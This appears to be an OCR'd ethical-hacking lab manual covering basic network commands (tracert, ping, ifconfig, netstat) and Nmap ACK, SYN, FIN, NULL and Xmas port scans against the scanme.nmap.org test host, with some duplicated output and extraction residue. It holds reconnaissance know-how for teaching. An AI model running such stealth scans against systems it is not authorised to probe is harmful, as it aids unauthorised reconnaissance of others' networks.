
Decryption


CrypTool 1.4.41 - RC4 decryption of <RC4 encryption of <startingexample-en.txt>, k...
File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window
Help
startingexample-en.txt
Ethical Hacking
RC4 decryption of <RC4 encryption of <startingexample-en.txt>, key <12>>, key <12>
Ethical Hacking
Press F1 to obtain help.
L:1 C:1 P:1
NUM

PRACTICAL NO 3

AIM: Using TraceRoute, ping, ifconfig, netstat Command

Step 1: Type tracert command and type www.prestashop.com press "Enter".



```
Administrator: C:\Windows\system32\cmd.exe
C:\>tracert www.prestashop.com

Tracing route to www.prestashop.com [91.240.109.42]
over a maximum of 30 hops:

  1     4 ms     2 ms     3 ms  192.168.0.1
  2   107 ms    39 ms    27 ms  dhcp-192-253-1.in2cable.com [203.192.253.1]
  3    31 ms    35 ms    33 ms  125.18.4.65
  4   142 ms   131 ms   132 ms  182.79.245.161
  5   128 ms   132 ms   126 ms  5.226.7.253
  6   146 ms   157 ms   158 ms  be1.er02.par02.jaguar-network.net [85.31.194.55]

  7   153 ms   153 ms   136 ms  cpe-et002957.cust.jaguar-network.net [31.172.233
.126]
  8   148 ms   157 ms   156 ms  cr0-ge-5-1-7-rdb.ALIONET.NET [77.72.89.102]
  9     *        *        *     Request timed out.
 10   160 ms     *      133 ms  ve111-po1-ar1-vbo.alionis.net [94.100.175.6]
 11   131 ms   133 ms   139 ms  fw.prestashop.com [94.100.173.4]
 12     *        *        *     Request timed out.
 13     *        *        *     Request timed out.
 14     *        *        *     Request timed out.
 15     *        *        *     Request timed out.
 16     *        *        *     Request timed out.
 17     *        *        *     Request timed out.
 18     *        *        *     Request timed out.
 19     *        *        *     Request timed out.
 20     *        *        *     Request timed out.
 21     *        *        *     Request timed out.
 22     *        *        *     Request timed out.
 23     *        *        *     Request timed out.
 24     *        *        *     Request timed out.
 25     *        *        *     Request timed out.
 26     *        *        *     Request timed out.
 27     *        *        *     Request timed out.
 28     *        *        *     Request timed out.
 29     *        *        *     Request timed out.
 30     *        *        *     Request timed out.

Trace complete.
```

Step 2: Ping all the IP addresses
Ifconfig

```
Administrator: C:\Windows\system32\cmd.exe
C:\>ping 91.240.109.42

Pinging 91.240.109.42 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 91.240.109.42:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\>ping 192.168.0.1

Pinging 192.168.0.1 with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=4ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255

Ping statistics for 192.168.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 3ms, Maximum = 4ms, Average = 3ms

C:\>ping 203.192.253.1

Pinging 203.192.253.1 with 32 bytes of data:
Reply from 203.192.253.1: bytes=32 time=26ms TTL=254
Reply from 203.192.253.1: bytes=32 time=38ms TTL=254
Reply from 203.192.253.1: bytes=32 time=6ms TTL=254
Reply from 203.192.253.1: bytes=32 time=12ms TTL=254

Ping statistics for 203.192.253.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 6ms, Maximum = 38ms, Average = 20ms

C:\>ping 125.18.4.65

Pinging 125.18.4.65 with 32 bytes of data:
Reply from 125.18.4.65: bytes=32 time=35ms TTL=62
Reply from 125.18.4.65: bytes=32 time=37ms TTL=62
Reply from 125.18.4.65: bytes=32 time=34ms TTL=62
Reply from 125.18.4.65: bytes=32 time=29ms TTL=62

Ping statistics for 125.18.4.65:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 29ms, Maximum = 37ms, Average = 33ms

C:\>_
```

```
susel:~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:17:1B:27
          inet addr:192.168.208.133  Bcast:192.168.208.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe17:1b27/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:195 errors:0 dropped:0 overruns:0 frame:0
          TX packets:189 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21313 (20.8 Kb)  TX bytes:16778 (16.3 Kb)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:18 errors:0 dropped:0 overruns:0 frame:0
          TX packets:18 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1060 (1.0 Kb)  TX bytes:1060 (1.0 Kb)
```

Netstat


```
C:\Users\singh>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:1564         DESKTOP-923RK3N:1565   ESTABLISHED
  TCP    127.0.0.1:1565         DESKTOP-923RK3N:1564   ESTABLISHED
  TCP    127.0.0.1:25104        DESKTOP-923RK3N:25105  ESTABLISHED
  TCP    127.0.0.1:25105        DESKTOP-923RK3N:25104  ESTABLISHED
  TCP    127.0.0.1:25107        DESKTOP-923RK3N:25108  ESTABLISHED
  TCP    127.0.0.1:25108        DESKTOP-923RK3N:25107  ESTABLISHED
  TCP    127.0.0.1:25112        DESKTOP-923RK3N:25113  ESTABLISHED
  TCP    127.0.0.1:25113        DESKTOP-923RK3N:25112  ESTABLISHED
  TCP    127.0.0.1:25114        DESKTOP-923RK3N:25115  ESTABLISHED
  TCP    127.0.0.1:25115        DESKTOP-923RK3N:25114  ESTABLISHED
  TCP    192.168.0.57:24938     52.230.84.217:https    ESTABLISHED
  TCP    192.168.0.57:24978     162.254.196.84:27021   ESTABLISHED
  TCP    192.168.0.57:25052     a23-56-165-111:https   ESTABLISHED
  TCP    192.168.0.57:25072     test:https             TIME_WAIT
  TCP    192.168.0.57:25078     a23-56-165-111:https   ESTABLISHED
  TCP    192.168.0.57:25080     a23-56-165-111:https   ESTABLISHED
  TCP    192.168.0.57:25083     40.67.188.75:https     ESTABLISHED
  TCP    192.168.0.57:25099     13.107.21.200:https    ESTABLISHED
  TCP    192.168.0.57:25100     ns329092:http          SYN_SENT
  TCP    192.168.0.57:25101     155:https              ESTABLISHED
  TCP    192.168.0.57:25103     103.56.230.154:http    ESTABLISHED
  TCP    192.168.0.57:25106     ns329092:http          SYN_SENT
  TCP    192.168.0.57:25109     ats1:https             ESTABLISHED
```

PRACTICAL NO. 4

AIM: Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, and XMAS.

NOTE: Install Nmap for windows and install it. After that open cmd and type “nmap” to check if it is installed properly. Now type the below commands.

Command Line Usage of Nmap:
C:\>nmap



```
Command Prompt
C:\Users\Administrator>nmap
Nmap 7.70 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
```

GUI Version of Nmap (Zenmap):

C:\>zenmap

1) Conduct ACK scan of the host scanme.nmap.org.

- **ACK** -sA (TCP ACK scan)
  It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command:

C:\>nmap -sA scanme.nmap.org

C:\>nmap -sA -p22,25,53,70,80,113 scanme.nmap.org

Output:

C:\Users\Administrator>nmap -sA scanme.nmap.org

Starting Nmap 7.70 (https://nmap.org) at 2019-01-20 15:38 India Standard Time

Nmap scan report for scanme.nmap.org (45.33.32.156)

Host is up (0.25s latency).

All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are unfiltered

Nmap done: 1 IP address (1 host up) scanned in 39.58 seconds

C:\Users\Administrator>nmap -sA -p22,25,53,70,80,113 scanme.nmap.org

Starting Nmap 7.70 (https://nmap.org) at 2019-01-20 15:40 India Standard Time

Nmap scan report for scanme.nmap.org (45.33.32.156)

Host is up (0.25s latency).

PORT STATE SERVICE

22/tcp unfiltered ssh

25/tcp unfiltered smtp

53/tcp unfiltered domain


70/tcp unfiltered gopher

80/tcp unfiltered http

113/tcp unfiltered ident

Nmap done: 1 IP address (1 host up) scanned in 7.97 seconds

GUI with Output:




2) Conduct a SYN (Stealth) scan of the host scanme.nmap.org


SYN (Stealth) Scan (-sS)

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command:
C:\>nmap -sS scanme.nmap.org



GUI with Output:



Conduct FIN, NULL and Xmas scan of the host scanme.nmap.org.

- **FIN Scan (-sF)**
  Sets just the TCP FIN bit.
- **NULL Scan** (-sN)
  Does not set any bits (TCP flag header is 0)
- **XMAS Scan (-sX)**
  Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Command:

nmap -sN scanme.nmap.org

C:\>nmap -sN –p22,113,139 scanme.nmap.org
C:\>nmap -sF scanme.nmap.org
C:\>nmap -sX scanme.nmap.org

```
C:\Users\Administrator>nmap -sN scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-20 15:14 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 259.68 seconds

C:\Users\Administrator>nmap -sN -p22,113,139 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-20 15:21 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).

PORT    STATE         SERVICE
22/tcp  open|filtered ssh
113/tcp open|filtered ident
139/tcp open|filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 10.15 seconds

C:\Users\Administrator>nmap -sF scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-20 15:22 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.24s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 251.40 seconds

C:\Users\Administrator>nmap -sX scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-20 15:28 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 23.88 seconds

C:\Users\Administrator>
```

Output:

C:\Users\Administrator>nmap -sN scanme.nmap.org

Starting Nmap 7.70 (https://nmap.org) at 2019-01-20 15:14 India Standard Time

Nmap scan report for scanme.nmap.org (45.33.32.156)

Host is up (0.25s latency).

All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 259.68 seconds

C:\Users\Administrator>nmap -sN -p22,113,139 scanme.nmap.org

Starting Nmap 7.70 (https://nmap.org) at 2019-01-20 15:21 India Standard Time

Nmap scan report for scanme.nmap.org (45.33.32.156)

Host is up (0.25s latency).

PORT STATE SERVICE

22/tcp open|filtered ssh

113/tcp open|filtered ident

139/tcp open|filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 10.15 seconds

C:\Users\Administrator>nmap -sF scanme.nmap.org

Starting Nmap 7.70 (https://nmap.org) at 2019-01-20 15:22 India Standard Time

Nmap scan report for scanme.nmap.org (45.33.32.156)

Host is up (0.24s latency).

All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 251.40 seconds

C:\Users\Administrator>nmap -sX scanme.nmap.org

Starting Nmap 7.70 (https://nmap.org) at 2019-01-20 15:28 India Standard Time


Nmap scan report for scanme.nmap.org (45.33.32.156)


Host is up (0.26s latency).


All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 23.88 seconds

GUI with Output:


Zenmap
Scan Tools Profile Help
Target: scanme.nmap.org
Profile:
Scan
Cancel
Command: nmap -sN -p 22,113,139 scanme.nmap.org
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
OS
Host
scanme.nmap.org
nmap -sN -p 22,113,139 scanme.nmap.org
Details
Starting Nmap 7.70 (https://nmap.org) at 2019-01-20 15:17 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).
PORT STATE SERVICE
22/tcp open|filtered ssh
113/tcp open|filtered ident
139/tcp open|filtered netbios-ssn
Nmap done: 1 IP address (1 host up) scanned in 10.73 seconds
Filter Hosts

